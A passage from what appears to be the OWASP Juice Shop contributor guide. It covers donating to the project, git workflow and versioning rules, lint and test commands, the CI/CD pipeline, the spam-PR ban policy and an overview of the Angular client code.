
The OWASP Foundation gratefully accepts donations via Stripe. Projects such as Juice Shop can then request reimbursement for expenses (like those listed above) from the Foundation.

OWASP Juice Shop

82 2,807

[Main](#) [Features](#) [Screenshots](#) [CTF](#) [News](#) [Sponsors](#) [Ecosystem](#)[owasp flagship project](#) [release v9.3.1](#) [GitHub ★ 2.8k](#) [Contributor Covenant v2.0 adopted](#)[Follow](#) 2.6k

OWASP Juice Shop is probably the most modern and sophisticated insecure web application! It can be used in security trainings, awareness demos, CTFs and as a guinea pig for security tools! Juice Shop encompasses vulnerabilities from the entire [OWASP Top Ten](#) along with many other security flaws found in real-world applications!



Description

The OWASP Foundation works to improve the security of software through its community-led open source software projects, hundreds of chapters worldwide, tens of thousands of members, and by hosting local and global conferences.

Project Information

Flagship Project

Classification

Tool

Audience

Builder

Breaker

Defender

Installation

[From Source](#)[Packaged \(GitHub/SourceForge\)](#)[Docker Image](#)

Sources

If you'd like to express your support of the Juice Shop project, please make sure to use the green "Donate"-button *while on the Juice Shop website* or simply use the following link for your donation:

<https://owasp.org/donate/?reponame=www-project-juice-shop&title=OWASP+Juice+Shop>

Donate to the OWASP Foundation

The Open Web Application Security Project (OWASP) is a nonprofit foundation that works to improve the security of software. Through community-led open source software projects and hundreds of local chapters worldwide, your gift* will support the Foundation and its many activities around the world to secure the web. Existing donors can [Modify Recurring Gifts](#).

Amount of your Gift

[USD \\$](#) [EUR €](#) [GBP £](#)

\$10

\$25

\$50

\$100

\$500

Other

- Make this a monthly recurring gift
- Join the OWASP Mailing List
- Publicly list me as a supporter of **OWASP Juice Shop**

Your Information

DONATE

* Unless otherwise noted your gift to the OWASP Foundation, net credit card processing fees, is unrestricted and will be used at the sole discretion of the organization to fulfill its mission and objectives. You do have the option to be listed as a Supporter of a Project or Chapter; however, this option does not restrict your gift in anyway whatsoever. The OWASP Foundation is a 501(c)3 therefore in some cases your gift may be tax-deductible and you should consult with a tax professional for more details. Additionally you can elect to receive marketing mails from us by selecting "Join the OWASP Marketing Mail List." Marketing mails include information and special offers for upcoming conferences, meetings, and other opportunities offered to you. You can revoke your consent to receive Marketing Mail List emails at any time by using the Unsubscribe link found at the bottom of these emails.

Filling out the form is pretty straightforward. It will ask you for some basic information and then redirect you to a Stripe payment page where you put in your credit card data and initiate the payment:

OWASP Donation

10,00 €

Powered by stripe

Bedingungen Datenschutz

Mit Karte zahlen

E-Mail-Adresse bjoern.kimminich@owasp.org

Kartendaten

1234 1234 1234 1234



MM / JJ

CVC



Name auf Karte

Land oder Region

Deutschland

10,00 € zahlen

Restricted gifts

All donations of at least 1000 US\$ to the OWASP Foundation can be restricted explicitly to be only used by the Juice Shop project in the current calendar year. To learn more about such earmarked donations please check OWASP's [Donations Policy](#).



Please restrict this gift for **OWASP Juice Shop**. In doing so, I understand this gift amount is net 10% administration costs and unspent restricted gift balances become unrestricted at the end of each calendar year.

While the Juice Shop appreciates such dedicated donations, please note that these add an organizational overhead for the OWASP Foundation. To this day no expenses of the categories mentioned above have ever been denied by OWASP for Juice Shop. Feel free to use a regular donation with attribution instead.

Attribution

If you tick the "Publicly list me as a supporter of OWASP Juice Shop" checkbox your name (but obviously **not** your email address) will be added to the [Supporters tab of the project website](#) automatically.

-
-
- Make this a monthly recurring gift
 - Join the OWASP Mailing List
 - Publicly list me as a supporter of **OWASP Juice Shop**

For donation amounts of at least 1000 US\$ your corporate logo (with link) will be added to the *Top Supporters* section as well. The logo size can be at most 300x300 pixels. Logo and name placements are guaranteed for 1 year after the donation but might stay there longer at the discretion of the Project Leaders.

Contribute to development

If you would like to contribute to OWASP Juice Shop but need some idea what task to address, the best place to look is in the GitHub issue lists at <https://github.com/juice-shop/juice-shop/issues>.

 **help wanted**

 **good first issue**

- Issues labelled with **help wanted** indicate tasks where the project team would very much appreciate help from the community
- Issues labelled with **good first issue** indicate tasks that are isolated and not too hard to implement, so they are well-suited for new contributors

The following sections describe in detail the most important rules and processes when contributing to the OWASP Juice Shop project.

Tips for newcomers

If you are new to application development - particularly with Angular and Express.js - it is recommended to read the [Codebase 101](#) to get an overview what belongs where. It will lower the entry barrier for you significantly.

Version control

The project uses `git` as its version control system and GitHub as the central server and collaboration platform. OWASP Juice Shop resides in the following repository:

<https://github.com/juice-shop/juice-shop>

Forking & cloning

You can clone the original repository with `git clone https://github.com/juice-shop/juice-shop.git` but in order to contribute to the project via [Pull Requests](#) you probably want to [fork the repository instead](#) and then clone that fork to work on with

```
git clone https://github.com/<your GitHub username>/juice-shop.git
```

Branching model

OWASP Juice Shop is maintained in a simplified [Gitflow](#) fashion, where all active development happens on the `develop` branch while `master` is used to deploy stable versions to the [Heroku demo instance](#) and later create tagged releases from.

Feature branches are only used for long-term tasks that could jeopardize regular releases from `develop` in the meantime. Likewise prototypes and experiments must be developed on an individual branch or a distinct fork of the entire project.

Versioning

Any release from `master` is tagged with a unique version in the format `vMAJOR.MINOR.PATCH`, for example `v1.3.0` or `v4.1.2`.

Given a version number `MAJOR.MINOR.PATCH`, increment the:

1. `MAJOR` version when you make incompatible API changes,
2. `MINOR` version when you add functionality in a backwards-compatible manner, and
3. `PATCH` version when you make backwards-compatible bug fixes.^[1]

The current version of the project (omitting the leading `v`) must be manually maintained in the following three places:

- `/package.json` in the "version" property
- `/frontend/package.json` in the "version" property
- `/Dockerfile` in the `LABEL` named `org.opencontainers.image.version`

All other occurrences of the version (i.e. packaged releases & the menu bar of the application itself) are resolved through the "version" property of `/package.json` automatically.

Pull requests

Using Git-Flow means that PRs have the highest chance of getting accepted and merged when you open them on the `develop` branch of your fork. That allows for some post-merge changes by the team without directly compromising the `master` branch, which is supposed to hold always be in a release-ready state.

It is usually not a big deal if you accidentally open a PR for the `master` branch. GitHub added the possibility to change the target branch for a PR afterwards some time ago.

In case you want to open a PR before actually being finished with your work (e.g. because you'd like to see some intermediate CI/CD results) please tag the PR as *Draft* during its creation or later in its settings. This will natively prevent premature merges on GitHub from happening, while allowing your current work status to get reviewed already.

Contribution guidelines

The minimum requirements for code contributions are:

1. The code *must* be compliant with the configured ESLint rules based on the [JS Standard Code Style](#).
2. All new and changed code *should* have a corresponding unit and/or integration test.
3. New and changed challenges *must* have a corresponding e2e test.

4. Linting, as well as all unit, integration and e2e tests *should* pass locally before opening a Pull Request.
5. All Git commits within a PR *must* be [signed off](#) to indicate the contributor's agreement with the [Developer Certificate of Origin](#).

Linting



```
npm run lint
```

The `npm run lint` script verifies code compliance with

- the `eslintrc.js` rules derived from `standard` for all server-side JavaScript code
- the `frontend/eslintrc.js` rules derived from `standard-with-typescript` for the frontend TypeScript code
- the `frontend/stylelintrc.js` rules derived from `stylelint-config-sass-guidelines` for the frontend SCSS stylesheets

If PRs deviate from this coding style, they will break the CI/CD pipeline and will not be merged until refactored to match the coding rules.

In case your PR is failing from style guide issues try running `npm run lint:fix` over your code - this will fix many syntax issues automatically without breaking your code.

Testing

```
npm test                                # run all unit tests
npm run frisby                            # run all API integration tests
npm start & npm run cypress:open & # run all end-to-end tests
```

Pull Requests are verified to pass all the following test stages during the [continuous integration build](#). It is recommended that you run these tests on your local computer to verify they pass before submitting a PR. New features should be accompanied by an appropriate number of corresponding tests to verify they behave as intended.

Unit tests

There is a full suite containing isolated unit tests

- for all client-side code in `frontend/src/app/**/*.spec.ts`
- for the server-side routes and libraries in `test/server/*Spec.ts`

```
npm test
```

Integration tests

The integration tests in `test/api/*Spec.ts` verify if the backend for all normal use cases of the application works. All server-side vulnerabilities are also tested.

```
npm run frisby
```

These tests automatically start a server and run the tests against it. A working internet connection is recommended.

End-to-end tests

The e2e test suite in `cypress/integration/e2e/*Spec.ts` verifies if all client- and server-side vulnerabilities are exploitable. It passes only when all challenges are solvable on the score board.

```
npm start & npm run cypress:open &
```

The end-to-end tests require a locally installed Google Chrome browser and internet access to be able to pass.

If you have a web proxy configured via `HTTP_PROXY` environment variable, the end-to-end tests [will honor this setting](#). This can be useful to e.g. run the tests through tools like [ZAP](#) or Burpsuite.

Manually testing packaged distributions

During releases the application will be packaged into `.zip/.tgz` archives for another easy setup method. When you contribute a change that impacts what the application needs to include, make sure you test this manually on your system.

```
npm install --production && grunt package
```

Then take the created archive from `/dist` and follow the steps described above in [Packaged Distributions](#) to make sure nothing is broken or missing.

Smoke tests

The shell script `test/smoke/smoke-test.sh` performs some *very basic* checks on the availability of expected UI content and API endpoints. During CI/CD it is used to verify if the packaged distribution and Docker image start properly.

To manually use it on a packaged distribution run the following in your local repository clone root folder:

```
npm install --production && grunt package
cd dist && tar -zxf juice-shop-*.tgz && cd juice-shop_*
npm start &
../../test/smoke/smoke-test.sh http://localhost:3000
```

Development mode for Angular frontend

Running `npm install` over and over for frontend code or view changes can be very time-consuming. Juice Shop can be run in a development mode provided through Angular CLI to avoid this. Run `npm run serve` from the root project folder and navigate to <http://localhost:4200> instead of the usual port [3000](#). Whenever you change code in the `frontend/src` folder, the UI will recompile the affected bit and auto-reload the browser window for you.

Please note that the backend is still running on <http://localhost:3000> in this mode and that changes in the backend code are not automatically applied.

Developing in a GitHub codespace

If you have access to [GitHub Codespaces](#) (which is in closed beta at the time of writing this), you can run an almost complete development environment for OWASP Juice Shop in the Cloud. It allows you to program and run the application entirely from your browser. The author has tested this to work very well even on a weak Chromebook.

1. Go to <https://github.com/codespaces>.
2. Click *New codespace* and select `juice-shop/juice-shop` as *Repository* and `develop` as *Branch*. Then click *Create codespace*.
3. Your codespace will be set up and launched. It automatically installs some plugins to make contributing easier out of the box:
 - Angular Language Service
 - ESLint
 - npm
 - stylelint
4. After the container initializes, all application dependencies are automatically installed. This sometimes runs into some hang-up, so you might have to run `npm install` from the codespace terminal again if you see errors on `npm start` or ESLint complains about missing plugins.
5. That's it! You're ready for developing on OWASP Juice Shop!

 Please note that the client-side [Unit tests](#) and [End-to-end tests](#) will not work on GitHub Codespaces due to the lack of a Chrome installation in the underlying container.

Developer Certificate of Origin

The Developer Certificate of Origin (DCO) is a lightweight way for contributors to certify that they wrote or otherwise have the right to submit

the code they are contributing to the project. Here is the full [text of the DCO](#), reformatted for readability:

By making a contribution to this project, I certify that:

- (a) The contribution was created in whole or in part by me and I have the right to submit it under the open source license indicated in the file; or
- (b) The contribution is based upon previous work that, to the best of my knowledge, is covered under an appropriate open source license and I have the right under that license to submit that work with modifications, whether created in whole or in part by me, under the same open source license (unless I am permitted to submit under a different license), as indicated in the file; or
- (c) The contribution was provided directly to me by some other person who certified (a), (b) or (c) and I have not modified it.
- (d) I understand and agree that this project and the contribution are public and that a record of the contribution (including all personal information I submit with it, including my sign-off) is maintained indefinitely and may be redistributed consistent with this project or the open source license(s) involved.

Contributors sign-off that they adhere to these requirements by adding a Signed-off-by line to commit messages.

This is my commit message

Signed-off-by: Random J Developer <random@developer.example.org>

Git even has a `-s` command line option to append this automatically to your commit message:

```
$ git commit -s -m 'This is my commit message'
```


Continuous integration & deployment

The CI/CD and release pipelines for OWASP Juice Shop are set up as GitHub Action workflows:

<https://github.com/juice-shop/juice-shop/actions>

CI/CD Pipeline


On every push to GitHub, a workflow consisting of several jobs is triggered on GitHub. Not only direct pushes to the `master` and `develop` branches are built, but Pull Requests from other branches or forks as well. This helps the project team to assess if a PR can be safely merged into the codebase. While unit and integration tests are executed on different combinations of Node.js and OS, the e2e tests are only run on the officially preferred Node.js version 22.x in order to avoid unnecessary feedback delays.



Release Pipeline

For tag-builds (i.e. versions to be released) another workflow is triggered which packages the

[release_artifacts](#) for Linux, MacOS and Windows for each supported Node.js version and attach these to the release page on GitHub and also published Docker images for the released version.



Handling of spam PRs

A small percentage of Pull Requests to <https://github.com/juice-shop/juice-shop> are opened by GitHub users e.g. when "playing" with SCA / SAST tools or other automation tooling. Sometimes those users notice their mistake and close the PR right away, sometimes they don't. Independent of who closed the PR (i.e. the original submitter or a Juice Shop Project Leader) it will be [marked with the spam label](#).

Ban stages

Users who open a **spam** PR will be put on a 7-day ban for interaction with the <https://github.com/juice-shop> organization. If a previously blocked user opens another **spam** PR, they will be blocked for 30 days, or even permanently after a third reoccurrence.

These measures ensure that the Project Leaders can concentrate on the actual contributions to the project and not be kept busy by handling accidental or intentional spammers.

Instant permanent ban

Submitting obviously non-accidental **spam** PRs - especially during events like Hacktoberfest or Google Summer of Code - can lead to a permanent ban right away. The same applies for PRs with obviously malicious or abusive intent as detailed in the Juice Shop's [Code of Conduct](#).

Redemption from banishment

In the unlikely case that a user ended on the ban list by mistake or without comprehensible cause, they may contact bjoern.kimminich@owasp.org and request to be removed from the ban list.

[1] <http://semver.org>

[2] <https://probot.github.io/apps/dco/>


Codebase 101

Jumping head first into any foreign codebase can cause a little headache. This section is there to help you find your way through the code of OWASP Juice Shop. On its top level the Juice Shop codebase is mainly separated into a client and a server tier, the latter with an underlying lightweight database and file system as storage.

Client Tier

OWASP Juice Shop uses the popular [Angular](#) framework as the core of its client-side. Thanks to [Angular Material](#) - an Angular-specific implementation of Google's [Material Design](#) - the UI looks nicely familiar and is easy to use. The interface is also built to be responsive using CSS Flexbox and Grid, allowing it to adapt smoothly to different screen sizes. The various icons used throughout the frontend are from the vast [Font Awesome 5](#) collection.

⚠ Please note that **all client-side code is written in Typescript** which is compiled into regular JavaScript during the build process.




Services

Service is a broad category encompassing any value, function, or feature that an app needs. A service is typically a class with a narrow, well-defined purpose. It should do something specific and do it well.

Angular distinguishes components from services to increase modularity and reusability. By separating a component's view-related functionality from other kinds of processing, you can make your component classes lean and efficient.^[1]

The client-side Angular services reside in the `frontend/src/app/Services` folder. Each service file handles all RESTful HTTP calls to the Node.js backend for a specific domain entity or functional aspect of the application.



Service functions must **always** use Angular's own [HttpClient](#) to make any backend calls.

The following code snippet shows how all services in the OWASP Juice Shop client are structured using the example of [FeedbackService](#). It wraps the `/api/Feedback` API which offers a [GET](#), [POST](#) and [DELETE](#) endpoint to find, create and delete [Feedback](#) of users:

```
import { environment } from '.../..../environments/environment'
```

```

import { Injectable } from '@angular/core'
import { HttpClient } from '@angular/common/http'
import { catchError, map } from 'rxjs/operators'

@Injectable({
  providedIn: 'root'
})
export class FeedbackService {

  private hostServer = environment.hostServer
  private host = this.hostServer + '/api/Feedbacks'

  constructor (private http: HttpClient) { }

  find (params?: any) {
    return this.http.get(this.host + '/' , {
      params: params
    }).pipe(map((response: any) => response.data), catchError((err) => {
      throw err
    }))
  }

  save (params) {
    return this.http.post(this.host + '/', params).pipe(map((response: any) =>
      response.data), catchError((err) => { throw err }))
  }

  del (id) {
    return this.http.delete(this.host + '/' + id).pipe(map((response: any) =>
      response.data), catchError((err) => { throw err }))
  }
}

```

 Unit tests for all services can be found next to their `*.service.ts` files in the `frontend/src/app/Services` folder as `*.service.spec.ts` files. They are [Jasmine 2](#) specifications which are executed by the [Karma](#) test runner.

Components


A *component* controls a patch of screen called a *view*.

